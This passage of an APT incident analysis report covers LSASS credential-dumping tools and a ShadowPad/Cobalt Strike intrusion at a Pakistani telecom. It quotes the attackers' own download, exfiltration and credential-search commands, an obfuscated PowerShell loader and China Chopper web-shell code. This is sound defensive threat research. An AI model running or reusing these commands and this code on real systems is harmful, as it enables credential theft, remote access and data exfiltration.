
[2] aqtd Learn more wangan Learn more programmerall Learn more ctfiot Learn more tencent Learn more

Additionally, the attacker simultaneously uses three tools with two different libraries:

- $windir\help\help\ssp.exe (MD5: AF893448B4D1862C42D6E1CC3AA8878D)
- $windir\help\help\duplicatedump.exe - (MF5: AD2C078AE847EDE5C66494F0DDECD35C)
- $windir\help\help\new.exe - (MD5: 018F65947686B4CEA313570AC74780BD)
- $windir\Help\Help\LSAPlugin.dll - (MD5: EC38F08AAAEADD833B0B356E2783FFD4)
- $windir\Help\Help\Dll7.dll - (MD5: 871CC8F514011F4796982D5E6E5F35C1)

The tool was always delivered together with an archive and was run from open directories:

Figure 11 Archive contents




5D7EA2440E18A30B13864CB66DC16901.rar - solid 7-Zip archive, unpacked size 398 848 bytes

Name
..
SSPLoader.exe
Dll7.dll

Total 398 848 bytes in 2 files

```
$windir\Help\Help\ssp.exe  $windir\Help\Help\Dll7.dll
$windir\help\help\duplicatedump.exe  -f test -c $windir\Help\Help\LSAPlugin.dll
$windir\Help\Help\new.exe  C:\Windows\help\help\dll7.dll
```

Figure 12 Execution graph. TIP interface



Starting Hidden SFX Archives (MITRE: T1204.002 User Execution: Malicious File).
Image_path: $selfpath\$selfname.exe

Checking Amount of System Memory (MITRE: T1497.001 Virtualization/Sandbox Evasion: Syste...
Image_path: $selfpath\$selfname.exe

RPC Execution
Source_command_line: "$selfpath\$selfname.exe"
Source_image_path: $selfpath\$selfname.exe

Loading Dropped DLL (MITRE: T1574.001 DLL Search Order Hijacking)
Image_path: $windir\$system32\lsass.exe
Loaded_image_path: $windir\Help\Help\Dll7.dll

Loading Malicious Shared Modules to Critical Windows Process (MITRE: T1129 Shared Modules)
Image_path: $windir\$system32\lsass.exe
Loaded_image_path: $windir\Help\Help\Dll7.dll

Loading Non Standart DLL in lsass.exe (MITRE: T1547.008 Boot or Logon Autostart Execution:...
Image_path: $windir\Help\Help\Dll7.dll
Pid: 684
Target_image_path: $windir\$system32\lsass.exe
MITRE:
T1547.008 Boot or Logon Autostart Execution: LSASS Driver (TA0003, TA0004)


The tool named ssp.exe (MD5: AF893448B4D1862C42D6E1CC3AA8878D) is a built variant of the publicly available mimikat_ssp tool[3], which is used to compromise and steal account credentials and secrets from lsass.exe. It is also used by various Asian APT groups.

[3] **mimikat_ssp**

Learn more

Figure 13

Building mimikat_ssp



README.md

mimikat_ssp windows 密码抓取绕杀毒

名称	修改日期	类型
l	2020/4/1 1:42	文件
PerfLogs	2018/4/12 7:38	文件
Program Files	2020/4/1 17:47	文件
Program Files (x86)	2020/4/1 2:39	文件
Windows	2020/4/1 21:39	文件
用户	2020/4/1 1:19	文件

名称	修改日期	类型
dump_lsass.dll	2020/4/1 21:30	应用
readme.txt	2020/4/1 23:07	文本
ssp_loader.exe	2020/4/1 21:02	应用

管理员: C:\Windows\System32\cmd.exe - ssp_loader.exe C:\Users\jas502n\Desktop\mimikatz-ssp\dump_lsass.dll


```
C:\Users\jas502n\Desktop\mimikatz-ssp>ssp_loader.exe C:\Users\jas502n\Desktop\mimikatz-ssp\dump_lsass.dll

AddSecurityPackage Raw RPC Example... by @_xpn_

[*] Building RPC packet
[*] Connecting to lsasspirpc RPC service
[*] Sending SspirConnectRpc call
[*] Sending SspirCallRpc call
```

The second tool, DuplicateDump.exe , is also used to compromise and steal account credentials and secrets from lsass.exe. A special feature of this tool is the capability to duplicate the handle of the lsass.exe process. This way, the tool obtains a ready-to-use handle for the lsass.exe process without calling OpenProcess, thereby allowing it to bypass conventional detection of LSASS dump based on the Sysmon event[4]"Process Access" with an event ID 10. Just like in the first case, we detected the use of this tool by Asian APT groups.

[4] **DuplicateDump**

Learn more

Figure 14 Tool description



README.md

DuplicateDump

DuplicateDump is a fork of MirrorDump with following modifications:

- DInovke implementation
- LSA plugin DLL written in C++ which could be clean up after dumping LSASS. MirrorDump compile LSA plugin as .NET assembly which would not be unloaded by LSASS process. That's why MirrorDump failed to delete the plugin.
- PID of dump process (i.e., DuplicateDump) is shared to LSA plugin through named pipe
- Passing value "0" instead of LSASS PID to MiniDumpWriteDump. This prevent MiniDumpWriteDump from opening its own handle to LSASS

DuplicateDump add custom LSA plugin that duplicate LSASS process handle from the LSASS process to DuplicateDump. So DuplicateDump has a ready to use process handle to LSASS without invoking OpenProcess.

Unsecured Credentials: Group Policy Preferences T1552.006:

In addition to the lsass.exe process dump, the attacker attempted to find passwords in group policy files by using the **findstr** tool and the keyword **«cpassword»:**

```
cmd.exe /C findstr /s /i "cpassword" \\<dc_hostname>\sysvol\*.xml"
```

We detected that the threat actor used bitsadmin and PowerShell to download the file named 1.txt to the compromised system after stealing account credentials. Unfortunately, we were not able to obtain this file during our incident investigation. The purpose of this download remains unclear. Nonetheless, any use of tools to download files from suspicious external IP addresses within a domain is definitely a suspicious event.

BITS Jobs T1197 + Ingress Tool Transfer T1105:

```
cmd.exe /c bitsadmin /transfer n http://8.210.141[.]104:8099/1.txt $public\Downloads\1.txt
```

PowerShell T1059.001 + Ingress Tool Transfer T1105:

```
cmd.exe /c PowerShell iwr -Uri http://8.210.141[.]104:8099/1.txt -OutFile c:\1.txt -UseBasicParsing
```

Relevant information is gathered by using archives that are stored in the same directory as before: "$windir\Help\Help".

Archive Collected Data: Archive via Utility:

```
$windir\Help\Help\7z.exe  a $windir\Help\Help\tg.7z $windir\Help\Help\1.rar
```

The archives are exfiltrated to a legitimate cloud storage using the curl utility.

Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002:

```
curl.exe -F "file=@$windir\help\help\1.rar" --ssl-no-revoke https[:]//file.io
```


Summary

The attackers employ the favored technique of Asian APT groups for persistance in the infrastructure — **Hijack Execution Flow: DLL Side-Loading T1574.002.** The attack also employs tools that are predominately popular on Asian forums for obtaining user credentials. The most likely goals of the attackers are cyberespionage and data exfiltration. Data is collected into individual archives and exfiltrated using legitimate services, such as popular cloud storage services.

Download techniques in JSON format for MITRE Navigator:

Learn more

Figure 15 Threat Landscape page interface in TIP



TTPs&MITRE

□ SIGMA (Si) □ Yara (Y) □ Suricata (Su)

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
Command and Scripting Interpreter (1)	BITS Jobs	Create or Modify System Process (1)	BITS Jobs	OS Credential Dumping (1)	File and Directory Discovery	Archive Collected Data (1)	Ingress Tool Transfer	Exfiltration Over Web Service (1)
	Create or Modify System Process (1)	Hijack Execution Flow (1)	Hijack Execution Flow (1)	Unsecured Credentials (1)	Group Policy Discovery			
	Hijack Execution Flow (1)	Process Injection (1)	Process Injection (1)		Permission Groups Discovery (1)			
					Process Discovery			
					Software Discovery (1)			
					System Information Discovery			
					System Network Configuration Discovery (1)			
					System Network Connections Discovery			
					System Owner/User Discovery			
					System Time Discovery			

Incidents involving Asian APT groups in various regions of the planet

Incident 3. Pakistan

Incident 3. Pakistan

Victim summary

Industry	Countries affected	Threat
Telecommunications	Pakistan	Shadowpad, PlugX, China Chopper, Stowaway RAT

Incident description


In mid-Autumn of 2021, Kaspersky experts detected a new ShadowPad malware campaign targeting one of the national telecom companies of Pakistan. During a retrospective analysis of suspicious activity in the telecom network, experts were able to detect an active backdoor of the ShadowPad family on computers of ICS engineers and on automation systems. Based on the collected data, we can presume that the attack began no later than the winter of 2021, and the attackers were active on the network for at least 11 months.

Detailed description

It is assumed that the initial infection occurred due to an exploit of a vulnerability in MS Exchange: CVE-2021-26855 — **Exploit Public-Facing Application T1190.** After gaining access to the system, the attackers installed the Cobalt Strike backdoor, which was most likely used for the initial collection of information, including authentication data. It is our presumption that this data was used for lateral movement through the network.

The mail server of the victim had a Web Shell in the form of a malicious DLL used by the attackers to gain remote access to the server.

Figure 16 Malicious DLL—Web Shell



```
[JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
public virtual void Page_Load()
{
    StackFrame.PushStackFrameForMethod(this, new JSLocalField[0], ((INeedEngine)this).GetEngine());
    try
    {
        LateBinding lateBinding = new LateBinding("End");
        object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        Eval.JScriptEvaluate(base.Request["exec_code"], ((INeedEngine)this).GetEngine());
        object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
        LateBinding lateBinding2 = lateBinding;
        lateBinding2.obj = base.Response;
        lateBinding2.GetNonMissingValue();
        object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop
          ()).localVars;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
}
```

Sequence of commands:

```
cmd /c cd /d "C:/inetpub/wwwroot/aspnet_client"&whoami&echo [S]&cd&echo [E]"
```

This was previously seen in the well-known Web Shell named "China Chopper Webshell[5]"

[5] **China Chopper**

Learn more

The backdoor was installed in the system as a Windows service **(Windows Service T1543.003).** The Cobalt Strike typically uses services with names consisting of 8 random characters:

```
$hklm\system\controlset001\services\hixnjvod
```

Windows Command Shell T1059.003 + PowerShell T1059.001 + Obfuscated Files or Information T1027:

The executable file used for the service was cmd.exe with parameters for running a script in PowerShell. This script contained Cobalt Strike in the form of binary (shell) code with a size of ~100 bytes, was executed in the context of the PowerShell process, and used the Win32 API.

```
C:\Windows\system32\cmd.exe /b /c start /b /min PowerShell.exe -nop -w hidden -noni -c
"if([IntPtr]::Size -eq 4){$b=$env:windir+

'\sysnative\WindowsPowerShell\v1.0\PowerShell.exe'}else{$b='PowerShell.exe'};$s=New-
Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop
-w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.
Convert]::FromBase64String(''H4sIAIKCBWACA7VWa2+

bSBT9nEj5D6iyZFAcP5I0bSJVWsY2McR2jYIxbK+1IjDA1MMjMDgm3f73vYMhTbdp....

'))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';
$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

Ingress Tool Transfer T1105:

We also observed the installation of Cobalt Strike using the LOLBin tool **certutil.exe** (Living off the Land Binary):

```
$system32\cmd.exe /c certutil.exe -urlcache -split -f hxxp://116.206.92[.]26:82/update.exe && update.
exe && certutil.exe -urlcache -split -f hxxp://116.206.92[.]26:82/update.exe delete
```

Communication with the C2 server

We detected a version of Cobalt Strike in which the malware does not connect to a C&C server. Instead, it opens a network port and waits for a connection.

To work properly, this version of Cobalt Strike must receive binary shell code that will be executed synchronously after it is received and copied to dynamic memory. Then Cobalt Strike uses the JMP command to divert execution to the received shell code. To connect to Cobalt Strike, the victim must have an open public IP address, or the attacker must be in the same subnet as the victim. For this connection, the attacker often uses "pivoting" to route traffic that is not usually routed in normal conditions.

Event Triggered Execution: Windows Management Instrumentation Event Subscription T1546.003

On one of the infected hosts, we detected execution of the malicious file GoogleUpdate.exe (MD5: BF78566E8FE8B51D0AB7190917846C10). Its parent process was wmiprvse.exe, which indicates that an WMI event subscription was created by the attackers for persistence purposes.

```
instance of __EventFilter {
  EventNamespace = "root\\cimv2";
